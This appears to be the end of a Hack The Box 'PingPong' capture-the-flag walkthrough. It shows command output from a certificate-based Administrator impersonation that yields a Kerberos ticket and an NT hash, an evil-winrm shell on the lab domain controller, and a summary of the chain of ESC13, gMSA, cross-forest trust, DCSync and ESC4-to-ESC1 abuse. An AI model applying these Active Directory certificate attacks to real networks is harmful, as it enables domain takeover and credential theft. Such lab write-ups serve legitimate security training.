[*] Certificate identities:
[*]     SAN UPN: 'Administrator@ping.htb'
[*]     SAN URL SID: 'S-1-5-21-750635624-2058721901-1932338391-500'
[*]     Security Extension SID: 'S-1-5-21-750635624-2058721901-1932338391-500'
[*] Using principal: 'administrator@ping.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@ping.htb': aad3b435b51404eeaad3b435b51404ee:63905deb12b527aadfdbc26d3f423eff

┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ klist administrator.ccache
Ticket cache: FILE:administrator.ccache
Default principal: administrator@PING.HTB

Valid starting     Expires            Service principal
04/28/26 15:04:52  04/29/26 01:04:52  krbtgt/PING.HTB@PING.HTB
        renew until 04/29/26 15:01:40
At this point, the forest cycle is closed. We initially started operating and exploring in PING as c.roberts, then entered PONG to gain access, and finally returned to PING\Administrator and gained control.
Now let's use the cache to get the shell as administrator of dc1
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ KRB5CCNAME='administrator.ccache' \
evil-winrm -i dc1.ping.htb -r PING.HTB

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
ping\administrator
Description
PingPong is an Insane-rated Windows Active Directory machine that chains together a series of advanced attack techniques across a two-domain forest trust environment. The box begins with NTLM authentication disabled, forcing the attacker to work entirely within a Kerberos-only environment from the very start.
Initial enumeration with the provided c.roberts credentials reveals a rich AD environment. BloodHound analysis uncovers an ESC13 misconfiguration: a certificate template embeds an issuance policy OID that maps directly to the TempWinRMAccess group, granting c.roberts WinRM access to pivot deeper into the environment. From there, a gMSA password is recovered, enabling lateral movement into the second domain PONG.HTB via a cross-domain forest trust.
Within PONG, further enumeration exposes a path to DCSync privileges, leading to the compromise of R.Martinelli — a PONG user who holds membership in the CA Managers group back in PING.HTB. This cross-domain group membership is the key to the final phase: abusing GenericWrite and WriteDACL over the SmartcardAuthentication certificate template (ESC4) to rewrite it into an ESC1-exploitable template. With the template modified to allow subject supply and open enrollment, c.roberts requests a certificate impersonating Administrator@ping.htb, completing the forest takeover.
What makes PingPong truly exceptional is how every technique builds on the last — Kerberos-only auth, ESC13, gMSA abuse, cross-domain trust traversal, ESC4 → ESC1 — forming a coherent, realistic attack chain that mirrors the complexity of real enterprise environments. A must-do for anyone serious about Active Directory and ADCS exploitation.